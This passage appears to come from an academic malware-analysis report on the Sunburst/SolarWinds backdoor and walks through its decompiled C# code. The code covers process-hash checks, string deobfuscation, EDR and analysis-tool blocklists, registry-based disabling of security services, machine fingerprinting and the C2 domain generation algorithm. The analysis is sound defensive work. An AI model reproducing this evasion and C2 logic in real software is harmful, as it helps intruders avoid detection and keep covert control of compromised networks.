The first if statement in the "Initialize" function looks to get a hash value of the current process running and compare it with a hardcoded hash value. The "GetHash" function gets passed a string as a parameter. The variable "num" is then set as a ulong data type with "14695981039346656037UL" being set as it's value. The string that was passed in to the function is encoded into a sequence of bytes, each byte is then exclusively OR'd (XOR) by variable "num" and multiplied by a constant ulong value and lastly the result is then XOR'd again by another constant and returned.

```
// Token: 0x06000059 RID: 89 RVA: 0x00005030 File Offset: 0x00003230
private static ulong GetHash(string s)
{
    ulong num = 14695981039346656037UL;
    try
    {
        foreach (byte b in Encoding.UTF8.GetBytes(s))
        {
            num ^= (ulong)b;
            num *= 1099511628211UL;
        }
    }
    catch
    {
    }
    return num ^ 6605813339339102567UL;
```

FIGURE 4.34: GetHash() function

The hash function being used is a modified version of Fowler–Noll–Vo hash function specifically FNV-1a, the modification is the XOR on the return value.

**FNV-1a hash** [ edit ]

The FNV-1a hash differs from the FNV-1 hash by only the order in which the multiply and XOR is performed:[8][10]

```
algorithm fnv-1a is
    hash := FNV_offset_basis

    for each byte_of_data to be hashed do
        hash := hash XOR byte_of_data
        hash := hash × FNV_prime

    return hash
```

FIGURE 4.35: FNV-1a Hash pseudocode

Going back to the original function that called "GetHash" we can see that the "Initialize" function is hashing the result of GetCurrentProcess and converting the process name to lower, Once the process name gets hashed by the modifie FNV-1a function the return value is compared against a hardcoded hash value. The "GetHash" function gets used multiple times for different reasons. FireEye[40] along with others in the Information Security community have taken the hardcoded hash values and cracked their corresponding string.

```
211  sentinelmonitor.sys 12343334044036541897
212  shellcode_launcher 5614586596107908838
213  solarwinds.businesslayerhost 17291806236368054941
214  solarwindsdiagnostics 3869935012404164040
```

FIGURE 4.36: CurrentProcess Check - solarwinds.businesslayerhost

In the case of this process name check it specifically looks if "solarwinds.businesslayerhost" is the process running and won't continue unless it is. This is to ensure that no malicious code is executed unless it's running in the process they want it to run in. Once the process check has passed, it moves to checking the lastwrite time of the DLL itself and checks if the lastwrite time is earlier than, the same as, or later than 12-14 days using the CompareTo() function. The returned value is than checked to see if it is greater than 0 before it proceeds.

```
try
{
    if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941UL)
    {
        DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
        int num = new Random().Next(288, 336);
        if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
        {
```

FIGURE 4.37: LastWriteTime comparison check

Next the malicious code looks to expose a stream around a named pipe, passing a variable in of "OrionImprovemnetBusinessLayer.appId". Navigating to the variable we see the variable is a string but it's the result of the ZipHelper.Unzip() function, which gets passed a Base64 string.

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer
// Token: 0x04000036 RID: 54
private static readonly string appId = OrionImprovementBusinessLayer.ZipHelper.Unzip("M7UwTkm0NDHVNTNKTNM1NEi10DWxNDDSTbRIMzIwTTY3SjJKBQA=");
```

FIGURE 4.38: Named Pipe - AppId Variable

Navigating to the function and we can see that the random string passed into Unzip() is a Base64 encoded string and it is also compressed.

Taking the unzip function and the encoded string passed into unzip(), using cyber chef we can look to replicate the function and decode the string without debugging the dll.

```
// Token: 0x060009D9 RID: 2521 RVA: 0x00047B80 File Offset: 0x00045D80
public static string Unzip(string input)
{
    if (string.IsNullOrEmpty(input))
    {
        return input;
    }
    string result;
    try
    {
        byte[] bytes = OrionImprovementBusinessLayer.ZipHelper.Decompress(Convert.FromBase64String(input));
        result = Encoding.UTF8.GetString(bytes);
    }
    catch (Exception)
    {
        result = input;
    }
    return result;
```

FIGURE 4.39: ZipHelper.Unzip - String Decompression and decoding function

Putting in a "From Base64" recipe and a "Raw Inflate" recipe for the decompression we can see the string resolves to what was going to be used in the "NamedPipeServer-Stream()" as "OrionImprovementBusinessLayer.appId" which is a GUID.




FIGURE 4.40: Cyber Chef - String Decompression and decoding function

Throughout this malicious class this string obfuscation technique is used. The same process is used to decode and decompress each encoded string. Instead of manually decoding and decompressing each string we can automate it using de4dot which is a .NET deobfuscator and unpacker written in C#. [41] De4Dot takes in input of the file and the function you need to deobfuscate which in this case was the Unzip function which is the last stage of the string deobfuscation. It then outputs the entire file with the strings deobfuscated from that function.

```
C:\Users\Foobar\Desktop\de4dot-master>de4dot.exe C:\Users\Foobar\Desktop\SolarWinds.dll --strtyp delegate --strtok 060009D9

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected Unknown Obfuscator (C:\Users\Foobar\Desktop\SolarWinds.dll)
Cleaning C:\Users\Foobar\Desktop\SolarWinds.dll
Renaming all obfuscated symbols
Saving C:\Users\Foobar\Desktop\SolarWinds-cleaned.dll

C:\Users\Foobar\Desktop\de4dot-master>
```

FIGURE 4.41: De4Dot - Automated String Deobfuscation

Once the named pipe is created, it looks to read a configuration file associated with the Orion.Core.BusinessLayer.dll and looks to retrieve a value for a specific key "ReportWatcherRetry" in the AppSettings field and will not continue execution if the value returned after parsing is equal to 3.

```
// Token: 0x06000986 RID: 2438 RVA: 0x000455A0 File Offset: 0x000437A0
private static bool ReadConfig(string key, out string sValue)
{
    sValue = null;
    try
    {
        sValue = ConfigurationManager.AppSettings[key]; "Key = ReportWatcherRetry"
        return true;
    }
    catch (Exception)
    {
    }
    return false;
}
```

FIGURE 4.42: AppSettings - ReportWatcherRetry

We can see from the switch statement that it compares the value from ReadConfig() to three different report statuses; Truncate, New and Append. Value 3 which is the Truncate ReportStatus is used here to terminate execution but New and Append are used further on in execution to influence how the Domain Generation Algorithm is executed.

```
if (OrionImprovementBusinessLayer.ConfigManager.ReadConfig(OrionImprovementBusinessLayer.reportStatusName, out s) && int.TryParse(s, out num))
{
    switch (num)
    {
    case 3:
        status = OrionImprovementBusinessLayer.ReportStatus.Truncate;
        return true;
    case 4:
        status = OrionImprovementBusinessLayer.ReportStatus.New;
        return true;
    case 5:
        status = OrionImprovementBusinessLayer.ReportStatus.Append;
        return true;
    }
}
```

FIGURE 4.43: Sunburst ReportWatcherRetry - Status Check

Once the status is checked and is not equal to Truncate then it continues execution where it looks to enumerate the domain name that the machine is joined to by calling "GetIPGlobalProperties().DomainName()" and placing the result in the "domain4" variable.

```
OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInvalidName(OrionImprovementBusinessLayer.domain4))
{
    OrionImprovementBusinessLayer.DelayMin(0, 0);
    if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
    {
```

FIGURE 4.44: Network Enumeration - Domain Name

The "domain4" variable is then passed into two functions, the first is a function called "IsNullOrEmpty" which is a method inside the System namespace used to check if the

a string is null or empty. The second function domain4 gets passed into is "IsNullOr-InvalidName" which has a similar name to the first function but in-fact it is a function designed to check if the domain name inside the domain4 variable is a internal Solar-Winds domain. It does this two ways, the first is by hashing the string in domain4 and comparing it to a hardcoded list of known internal SolarWinds domains which are stored in an array called "patternHashes" and the second is by using regular expression to match for a particular pattern which is also stored in an array but called "pattern-List".

```
// Token: 0x06000056 RID: 86 RVA: 0x0000BB84 File Offset: 0x00009D84
private static bool IsNullOrInvalidName(string domain4)
{
    string[] array = domain4.ToLower().Split(new char[]
    {
        '.'
    });
    if (array.Length >= 2)
    {
        string s = array[array.Length - 2] + "." + array[array.Length - 1];
        foreach (ulong num in OrionImprovementBusinessLayer.patternHashes)
        {
            if (OrionImprovementBusinessLayer.GetHash(s) == num)
            {
                return true;
            }
        }
    }
    foreach (string pattern in OrionImprovementBusinessLayer.patternList)
    {
        if (Regex.Match(domain4, pattern).Success)
        {
            return true;
        }
    }
    return false;
}
```

FIGURE 4.45: Network Enumeration - Internal SolarWinds Domain Check

We can see from the list of hardcoded hashes that the adversaries had done extensive reconnaissance of the internal networks of SolarWinds. In order to continue execution both condtions needed to return false meaning if the device is not domain joined or if the domain matches either the hardcoded hash list or the regular expression then execution does not continue.

| Internal SolarWinds Domains | | |
|---|---|---|
| Hashed Value | Plain text | Description |
| 1109067043404435916UL | swdev.local | SolarWinds Dev local |
| 15267980678929160412UL | swdev.dmz | SolarWinds Development DMZ |
| 8381292265993977266UL | lab.local | Local Lab |
| 3796405623695665524UL | lab.na | SolarWinds North America office |
| 4578480846255629462UL | lab.brno | SolarWinds Brno office |
| 8727477769544302060UL | emea.sales | EMEA Sales |
| 10734127004244879770UL | cork.lab | SolarWinds Cork Office |
| 11073283311104541690UL | dev.local | Development |
| 4030236413975199654UL | dmz.local | Demilitarized Zone |
| 7701683279824397773UL | pci.local | PCI |
| 5132256620104998637UL | saas.swi | SaaS SolarWinds |
| 5942282052525294911UL | lab.rio | SolarWinds Rio Office |
| 16858955978146406642UL | apac.lab | SolarWinds APAC Office |

The two regular expression patterns used to also check if the domain was an internal SolarWinds domain were "$(?i)([\wedge a-z]|\wedge)(test)([\wedge a-z]|\$)$" and "$(?i)(solarwinds)$".

The last conditional statement in the Initialize function is to GetOrCreateUserID, here we can see the benefit of de4dot being used. Here we see the function before de4dot is used.

```
// Token: 0x06000055 RID: 85 RVA: 0x00004E14 File Offset: 0x00003014
private static bool GetOrCreateUserID(out byte[] hash64)
{
    string text = OrionImprovementBusinessLayer.ReadDeviceInfo();
    hash64 = new byte[8];
    Array.Clear(hash64, 0, hash64.Length);
    if (text == null)
    {
        return false;
    }
    text += OrionImprovementBusinessLayer.domain4;
    try
    {
        text += OrionImprovementBusinessLayer.RegistryHelper.GetValue(OrionImprovementBusinessLayer.ZipHelper.Unzip("8/
          B2jYz38Xd29In3dXT28PRzjQn2dwsJdwxyjfHNTC7KL85PK4lxLqosKMlPL0osyKgEAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip("801MzsjMS3UvzUwBAA=="),
          "");
    }
    catch
    {
    }
    using (MD5 md = MD5.Create())
    {
        byte[] bytes = Encoding.ASCII.GetBytes(text);
        byte[] array = md.ComputeHash(bytes);
        if (array.Length < hash64.Length)
        {
            return false;
        }
        for (int i = 0; i < array.Length; i++)
        {
            byte[] array2 = hash64;
            int num = i % hash64.Length;
            array2[num] ^= array[i];
        }
    }
    return true;
```

FIGURE 4.46: Before De4Dot - GetOrCreateUserID Function

Here we see the function after de4dot has been used. The encoded and compressed string is now resolved as plaintext, making analysis of the function much quicker.

```
// Token: 0x06000055 RID: 85 RVA: 0x0000BAAC File Offset: 0x00009CAC
private static bool GetOrCreateUserID(out byte[] hash64)
{
    string text = OrionImprovementBusinessLayer.ReadDeviceInfo();
    hash64 = new byte[8];
    Array.Clear(hash64, 0, hash64.Length);
    if (text == null)
    {
        return false;
    }
    text += OrionImprovementBusinessLayer.domain4;
    try
    {
        text += OrionImprovementBusinessLayer.RegistryHelper.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography", "MachineGuid", "");
    }
    catch
    {
    }
    using (MD5 md = MD5.Create())
    {
        byte[] bytes = Encoding.ASCII.GetBytes(text);
        byte[] array = md.ComputeHash(bytes);
        if (array.Length < hash64.Length)
        {
            return false;
        }
        for (int i = 0; i < array.Length; i++)
        {
            byte[] array2 = hash64;
            int num = i % hash64.Length;
            array2[num] ^= array[i];
        }
    }
    return true;
}
```

FIGURE 4.47: After De4Dot - GetOrCreateUserID Function

The function starts with a call to ReadDeviceInfo() where it looks to return the MAC address of a Network Interface Card(NIC) that has an "OperationalStatus.Up" but a NIC that is not a loopback device, see figure 4.15. Once the MAC address is returned it appends the domain name to the same variable and also appends the result of a query of the MachineGUID value stored in the registry. The userID is then generated by generating the MD5 of the text variable which is then encoded using an XOR operation.

```
// Token: 0x06000054 RID: 84 RVA: 0x00004D9C File Offset: 0x00002F9C
private static string ReadDeviceInfo()
{
    try
    {
        return (from nic in NetworkInterface.GetAllNetworkInterfaces()
        where nic.OperationalStatus == OperationalStatus.Up && nic.NetworkInterfaceType != NetworkInterfaceType.Loopback
        select nic.GetPhysicalAddress().ToString()).FirstOrDefault<string>();
    }
    catch (Exception)
    {
    }
    return null;
```

FIGURE 4.48: UserID - ReadDeviceInfo Function

Once the userID is created/generated it looks to read the configuration again to retrieve a value for the key "ReportWatcherPostpone" in the AppSettings field, this value is need later on in execution. Once the value has been returned, execution goes into the Update function which is the main function of the malicious class.

#### 4.2.4.2 Update Function (Main Function)

The update function is the main function of this malicious class. It starts by initializing cryptographic helpers that are used to generate the C2 subdomains as part of the Domain Generation Algorithm. It executes a if not statement with a call to UpdateNotification(), meaning if the return value of the UpdateNotification function is false then it does not continue the execution of the Update function and if it returns true then execution continues into a while loop.

```
if (!OrionImprovementBusinessLayer.UpdateNotification())
{
    return;
}
OrionImprovementBusinessLayer.svcListModified2 = false;
int num2 = 1;
while (num2 <= 3 && !flag)
{
    OrionImprovementBusinessLayer.DelayMin(dnsRecords.A, dnsRecords.A);
    if (!OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
    {
        if (OrionImprovementBusinessLayer.svcListModified1)
        {
            flag3 = true;
        }
        num = (OrionImprovementBusinessLayer.svcListModified2 ? (num + 1) : 0);
        string hostName;
        if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New)
        {
            if (addressFamilyEx != OrionImprovementBusinessLayer.AddressFamilyEx.Error)
            {
                hostName = cryptoHelper.GetPreviousString(out flag2);
            }
            else
            {
                hostName = cryptoHelper.GetCurrentString();
            }
        }
        else
        {
            if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Append)
            {
                break;
```

FIGURE 4.49: Update function - UpdateNotification return value

Inside the Update notification function it makes two interesting calls, the first is to "TrackProcesses" and the second call is to "CheckServerConnection".

```
// Token: 0x0600004F RID: 79 RVA: 0x0000B374 File Offset: 0x00009574
private static bool UpdateNotification()
{
    int num = 3;
    while (num-- > 0)
    {
        OrionImprovementBusinessLayer.DelayMin(0, 0);
        if (OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
        {
            return false;
        }
        if (OrionImprovementBusinessLayer.DnsHelper.CheckServerConnection(OrionImprovementBusinessLayer.apiHost))
        {
            return true;
        }
    }
    return false;
}
```

FIGURE 4.50: UpdateNotification function - TrackProcesses

The TrackProcesses function is used to check the running process, services and system drivers running on the device. The system processes are enumerated then converted to a hash using the GetHash function seen previously. These hashes are then compared to a hardcoded list of hashes which are relating to malware analysis tools, anti-virus processes and Endpoint Detection and Response (EDR) processes.

```
// Token: 0x06000990 RID: 2448 RVA: 0x0004588C File Offset: 0x00043A8C
private static bool SearchAssemblies(Process[] processes)
{
    for (int i = 0; i < processes.Length; i++)
    {
        ulong hash = OrionImprovementBusinessLayer.GetHash(processes[i].ProcessName.ToLower());
        if (Array.IndexOf<ulong>(OrionImprovementBusinessLayer.assemblyTimeStamps, hash) != -1)
        {
            return true;
        }
    }
    return false;
}
```

FIGURE 4.51: TrackProcesses - SearchAssemblies function

```
private static readonly ulong[] assemblyTimeStamps = new ulong[]
{
        2597124982561782591UL      /* apimonitor-x64 (Rohitab - RE/Malware analysis) */,
        2600364143812063535UL      /* apimonitor-x86 (Rohitab - RE/Malware analysis) */,
        13464308873961738403UL     /* autopsy64 (Autopsy - Forensics) */,
        4821863173800309721UL      /* autopsy (Autopsy - Forensics) */,
        12969190449276002545UL     /* autoruns64 (Autoruns - RE/Malware analysis) */,
        3320026265773918739UL      /* autoruns (Autoruns - RE/Malware analysis) */,
        12094027092655598256UL     /* autorunsc64 (Autoruns - RE/Malware analysis) */,
        10657751674541025650UL     /* autorunsc (Autoruns - RE/Malware analysis) */,
        11913842725949116895UL     /* binaryninja (Binary Ninja - RE/Malware analysis) */,
        5449730069165757263UL      /* blacklight (Blacklight - Forensics) */,
        2921981923733895 86UL      /* cff explorer (NTCore Explorer Suite - RE/Malware analysis) */,
        12790084614253405985UL     /* cutter (Rizin Cutter - RE/Malware analysis) */,
        5219431737322569038UL      /* de4dot (de4dot - Forensics) */,
        15535773470978271326UL     /* debugview (DebugView - RE/Malware analysis) */,
        7810436520414958497UL      /* diskmon (DiskMon - RE/Malware analysis) */,
        13316211011159594063UL     /* dnsd (Symantec - Antivirus) */,
```

FIGURE 4.52: TrackProcesses - assemblyTimeStamps variable

Once the processes are checked, it completes the same process of hashing and comparing the hashed process names to a hard coded list of services. If a service is found running that matches one of the services on the threat actors block list then a call to the function SetManualMode() is made where the they disable the service by setting the registry key value under "HKLM\SYSTEM\CurrentControlSet\services*ServiceName*\Start" to 4 which would disable the service.

The last conditional if statement in the SearchServices function will determine the flow of execution, if any service was disabled using the SetManualMode function then execution flow looks to exit and retries later.

```
// Token: 0x06000991 RID: 2449 RVA: 0x000458D0 File Offset: 0x00043AD0
private static bool SearchServices(Process[] processes)
{
    for (int i = 0; i < processes.Length; i++)
    {
        ulong hash = OrionImprovementBusinessLayer.GetHash(processes[i].ProcessName.ToLower());
        foreach (OrionImprovementBusinessLayer.ServiceConfiguration serviceConfiguration in
          OrionImprovementBusinessLayer.svcList)
        {
            if (Array.IndexOf<ulong>(serviceConfiguration.timeStamps, hash) != -1)
            {
                object @lock = OrionImprovementBusinessLayer.ProcessTracker._lock;
                lock (@lock)
                {
                    if (!serviceConfiguration.running)
                    {
                        OrionImprovementBusinessLayer.svcListModified1 = true;
                        OrionImprovementBusinessLayer.svcListModified2 = true;
                        serviceConfiguration.running = true;
                    }
                    if (!serviceConfiguration.disabled && !serviceConfiguration.stopped &&
                    serviceConfiguration.Svc.Length != 0)
                    {
                        OrionImprovementBusinessLayer.DelayMin(0, 0);
                        OrionImprovementBusinessLayer.ProcessTracker.SetManualMode(serviceConfiguration.Svc);
                        serviceConfiguration.disabled = true;
                        serviceConfiguration.stopped = true;
                    }
                }
            }
        }
    }
    if (OrionImprovementBusinessLayer.svcList.Any((OrionImprovementBusinessLayer.ServiceConfiguration a) =>
      a.disabled))
    {
        OrionImprovementBusinessLayer.ConfigManager.WriteServiceStatus();
        return true;
    }
    return false;
}
```

FIGURE 4.53: TrackProcesses - Search Services function

The list of stopped services are then written to the configuration under the "ReportWatcherPostpone" key. If it does not transition any services to disabled it looks to make a Windows Management Instrumentation(WMI) query.

```
// Token: 0x06000985 RID: 2437 RVA: 0x00045540 File Offset: 0x00043740
public static bool WriteServiceStatus()
{
    if (OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(true))
    {
        int num = 0;
        for (int i = 0; i < OrionImprovementBusinessLayer.svcList.Length; i++)
        {
            num |= (OrionImprovementBusinessLayer.svcList[i].stopped ? 1 : 0) << i;
        }
        return OrionImprovementBusinessLayer.ConfigManager.WriteConfig(OrionImprovementBusinessLayer.serviceStatusName, (num * 5 +
          250).ToString());
    }
    return false;
```

FIGURE 4.54: WriteServiceStatus - Writing the list stopped services to the appSetting configuration

The function SearchConfiguration() makes a WMI query for the Win32_SystemDrivers class which represents the system driver for a base service, the query was completed using the following query "Select * From Win32_SystemDrivers". The query is used to check what system drivers are currently running on the device.

The driver names returned from the query are hashed using the GetHash() function and they are compared to another blocklist of known EDR driver names stored in the configTimeStamps variable.

```
// Token: 0x020000D7 RID: 215
private static class ProcessTracker
{
    // Token: 0x0600098F RID: 2447 RVA: 0x000457E0 File Offset: 0x000439E0
    private static bool SearchConfigurations()
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * From Win32_SystemDriver"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ulong hash = OrionImprovementBusinessLayer.GetHash(Path.GetFileName(((ManagementObject)managementBaseObject).Properties
                  ["PathName"].Value.ToString()).ToLower());
                if (Array.IndexOf<ulong>(OrionImprovementBusinessLayer.configTimeStamps, hash) != -1)
                {
                    return true;
                }
            }
        }
        return false;
    }
```

FIGURE 4.55: SearchConfiguration - System driver blocklist check

```
private static readonly ulong[] configTimeStamps = new ulong[]
{
        17097380490166623672UL      /* cybkerneltracker.sys (CyberArk - EDR) */,
        15194901817027173566UL      /* atrsdfw.sys (Altiris / Symantec - EDR) */,
        12718416789200275332UL      /* eaw.sys (Raytheon Cyber Solutions - EDR) */,
        18392881921099771407UL      /* rvsavd.sys (OPSWAT / CJSC Returnil - EDR) */,
        3626142665768487764UL       /* dgdmk.sys (Verdasys - EDR) */,
        12343334044036541897UL      /* sentinelmonitor.sys (SentinelOne - EDR) */,
        397780960855462669UL        /* hexisfsmonitor.sys (Hexis Cyber Solutions - EDR) */,
        6943102301517884811UL       /* groundling32.sys (Dell Secureworks - EDR) */,
        13544031715334011032UL      /* groundling64.sys (Dell Secureworks - EDR) */,
        11801746708619571308UL      /* safe-agent.sys (SAFE-Cyberdefense - EDR) */,
        18159703063075866524UL      /* crexecprev.sys (Cybereason - EDR) */,
        835151375515278827UL        /* psepfilter.sys (Absolute Software - EDR) */,
        16570804352575357627UL      /* cve.sys (Absolute Software Corp. - EDR) */,
        1614465773938842903UL       /* brfilter.sys (Bromium - App allowlisting) */,
        12679195163651834776UL      /* brcow_x_x_x_x.sys (Bromium - App allowlisting) */,
        2717025511528702475UL       /* lragentmf.sys (LogRhythm - EDR) */,
        17984632978012874803UL      /* libwamf.sys (OPSWAT - EDR development) */
};
```

FIGURE 4.56: SearchConfiguration - EDR driver hash list

The second call in the UpdateNotification() function is to "CheckServerConnection" which checks to see if it can resole apiHost which is "api.solarwainds.com", it tries to resolve it to see if there is network connectivity or not. If there is network connectivity it returns true and execution of the Update() function continues.

```
// Token: 0x0600004F RID: 79 RVA: 0x0000B374 File Offset: 0x00009574
private static bool UpdateNotification()
{
    int num = 3;
    while (num-- > 0)
    {
        OrionImprovementBusinessLayer.DelayMin(0, 0);
        if (OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
        {
            return false;
        }
        if (OrionImprovementBusinessLayer.DnsHelper.CheckServerConnection(OrionImprovementBusinessLayer.apiHost))
        {
            return true;
        }
    }
    return false;
}
```

FIGURE 4.57: UpdateNotification function - CheckServerConnection api.solarwinds.com

#### 4.2.4.3 Domain Generation Algorithm (DGA)

The core functionality of Sunburst was to create a backdoor that would allow the threat actors to communicate with it's command and control server and perform certain actions. Attackers utilise DGA's to quickly switch between domains they are using for the attack. The threat actors utilised a DGA written into the code to vary the subdomain DNS requests. Depending on the state in which the malware is in will determine what information is passed to the DGA to be encoded into the subdomain.

The Sunburst DGA is influenced by the status reported by Sunburst. If the OrionImprovementBusinessLayer.ReportStatus is set to New then Sunburst looks to send an encoded DNS request containing the GUID and the domain and transitions the status to OrionImprovementBusinessLayer.ReportStatus.Append. If the status is set to Append then Sunburst makes another DNS request in order to resolve the CNAME, once the CNAME DNS response has been received Sunburst proceeds to make HTTPS connection to the final C2 server.

The DGA resolves a unique Fully Qualified Domain Name (FQDN) with the following structure:

1. <SUBDOMAIN>.appsync-api.eu-west-1.avsvmcloud.com
2. <SUBDOMAIN>.appsync-api.us-west-2.avsvmcloud.com
3. <SUBDOMAIN>.appsync-api.us-east-1.avsvmcloud.com
4. <SUBDOMAIN>.appsync-api.us-east-2.avsvmcloud.com

The DGA is made up of four main functions that make up the DGA and five encoding functions related to the subdomain.

| Domain Generation Algorithm | |
|---|---|
| Main DGA Functions | Encoding Functions |
| GetNextStringEx() | CreateSecureString() |
| GetNextString() | CreateString() |
| GetPreviousString() | DecryptShort() |
| GetCurrentString() | Base64Decode() |
| | Base64Encode() |

At the beginning of the Update function we see the initialization of "cryptoHelper" which gets passed two variables "userId" and "domain4" which we have both seen generated in the "Initialize()" function. UserID was generated by appending the Mac Address of the NIC that was not the loopack with the domain the computer is in, with the MachineGUID from the registry and then calculating the MD5 hash and lastly XOR'ing the

MD5 hash value. UserId = XOR((MD5((Mac Address + Domain4 + MachineGUID))). The domain4 variable is simply the domain the computer is running Sunburst in.

The result of a call to ToArray<bytes>which is used to create a byte array using "userId" as a parameter is set to the variable "guid". The result of "DecryptShort(domain)" function is set to the "dnStr" variable.

```
// Token: 0x020000DC RID: 220
private class CryptoHelper
{
    // Token: 0x060009C3 RID: 2499 RVA: 0x00007257 File Offset: 0x00005457
    public CryptoHelper(byte[] userId, string domain)
    {
        this.guid = userId.ToArray<byte>();
        this.dnStr = OrionImprovementBusinessLayer.CryptoHelper.DecryptShort(domain);
        this.offset = 0;
        this.nCount = 0;
    }
```

FIGURE 4.58: Domain Generation Algorithm - CryptoHelper Subdomain generation

As mentioned in the table above, DecryptShort() is a function used for encoding, looking at the DecryptShort function we see that the domain name is checked to see if all the characters in the domain variable are contained in the string "0123456789abcdefghijklmnopqrstuvwxyz-_." which are domain name-safe characters then the OrionImprovementBusinessLayer.CryptoHelper.Base64Decode algorithm is called with the domain name as the parameter otherwise it calls the OrionImprovementBusinessLayer.CryptoHelper.Base64Encode function with a 00 prepended to the beginning.

The function names of Base64Decode and Base64Encode are intended to look like legitimate base64 functions but in-fact the functions themselves are intended to perform the encoding of the query using a base32 variant which was first noted by RedDrip team at CloudFlare. [42].

```
// Token: 0x060009C8 RID: 2504 RVA: 0x00048120 File Offset: 0x00046320
private static string DecryptShort(string domain)
{
    if (domain.All((char c) => "0123456789abcdefghijklmnopqrstuvwxyz-_.".Contains(c)))
    {
        return OrionImprovementBusinessLayer.CryptoHelper.Base64Decode(domain);
    }
    return "00" + OrionImprovementBusinessLayer.CryptoHelper.Base64Encode(Encoding.UTF8.GetBytes(domain), false);
}
```

FIGURE 4.59: Domain Generation Algorithm - CryptoHelper Subdomain generation DecryptShort()

The DGA as mentioned is influenced by what status Sunburst is in, the status depends on the stage of execution and the results of checks. Once more blocklist checks are done of processes, services and drivers, execution then moves to the DGA. Sunburst is checked to see what stage in execution it is in "initial" stage or "active" as described by numerous vendors such as FireEye[2].

A check is made to see if the Sunburst status is equal to New, this is the the initial stage of execution. A check is then made to make sure AddressFamilyEx is not in an error state, at this stage of execution if it is not set to error it is set to Unknown, so depending on the check it will either call GetPreviousString() or GetCurrentString() to set the "hostName" variable.

```
string hostName;
if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New)
{
    if (addressFamilyEx != OrionImprovementBusinessLayer.AddressFamilyEx.Error)
    {
        hostName = cryptoHelper.GetPreviousString(out flag2);
    }
    else
    {
        hostName = cryptoHelper.GetCurrentString();
    }
```

FIGURE 4.60: Domain Generation Algorithm - ReportStatus New

The GetPreviousString function is used to generate the "hostName" variable. The function starts out by calling CreateSecureString() with "this.guid" passed in as a parameter, "this.guid" in this case was generated previously by the CryptoHelper method where the "userId" variable is converted to a byte array and put into the "guid" variable. The reason why the "userId" variable was converted to a byte array was so that it could be used in the CreateSecureString() function where the "guid" variable gets encrypted by an XOR with a random key and then base32 encoded before being returned into the "text" variable.

```
// Token: 0x060009C6 RID: 2502 RVA: 0x00048078 File Offset: 0x00046278
private static string CreateSecureString(byte[] data, bool flag)
{
    byte[] array = new byte[data.Length + 1];
    array[0] = (byte)new Random().Next(1, 127);
    if (flag)
    {
        byte[] array2 = array;
        int num = 0;
        array2[num] |= 128;
    }
    for (int i = 1; i < array.Length; i++)
    {
        array[i] = (data[i - 1] ^ array[0]);
    }
    return OrionImprovementBusinessLayer.CryptoHelper.Base64Encode(array, true);
}
```

FIGURE 4.61: Domain Generation Algorithm - CreateSecureString()

Once the text variable is set, it looks to take a Substring of the base32 encoded hostname and the function takes note of the sequence number using the variable "this.nCount" which is the offset of the current substring from the start of the hostname.

The end of the GetPreviousString Function is where the FQDN is concatenated together into the "result" variable. The format of the FQDN as mentioned at the beginning of the DGA section is "<SUBDOMAIN>.appsync-api.<Region>.avsvmcloud.com" with

```
public string GetPreviousString(out bool last)
{
    string text = OrionImprovementBusinessLayer.CryptoHelper.CreateSecureString(this.guid, true);
    int num = 32 - text.Length - 1;
    string result = "";
    last = false;
    if (this.offset < this.dnStr.Length && this.nCount <= 36)
    {
        int num2 = Math.Min(num, this.dnStr.Length - this.offset);
        this.dnStrLower = this.dnStr.Substring(this.offset, num2);
        this.offset += num2;
        if ("-_0".Contains(this.dnStrLower[this.dnStrLower.Length - 1]))
        {
            if (num2 == num)
            {
                this.offset--;
                this.dnStrLower = this.dnStrLower.Remove(this.dnStrLower.Length - 1);
            }
            this.dnStrLower += "0";
        }
        if (this.offset >= this.dnStr.Length || this.nCount > 36)
        {
            this.nCount = -1;
        }
```

FIGURE 4.62: Domain Generation Algorithm - Beginning of the function GetPreviousString()

```
        result = text + OrionImprovementBusinessLayer.CryptoHelper.CreateString(this.nCount, text[0]) + this.dnStrLower + this.GetStatus();
        if (this.nCount >= 0)
        {
            this.nCount++;
        }
        last = (this.nCount < 0);
        return result;
    }
    return result;
}
```

FIGURE 4.63: Domain Generation Algorithm - Beginning of the function GetPreviousString()

the subdomain being made up of different variables and the region being one of 4 regions as mentioned previously.

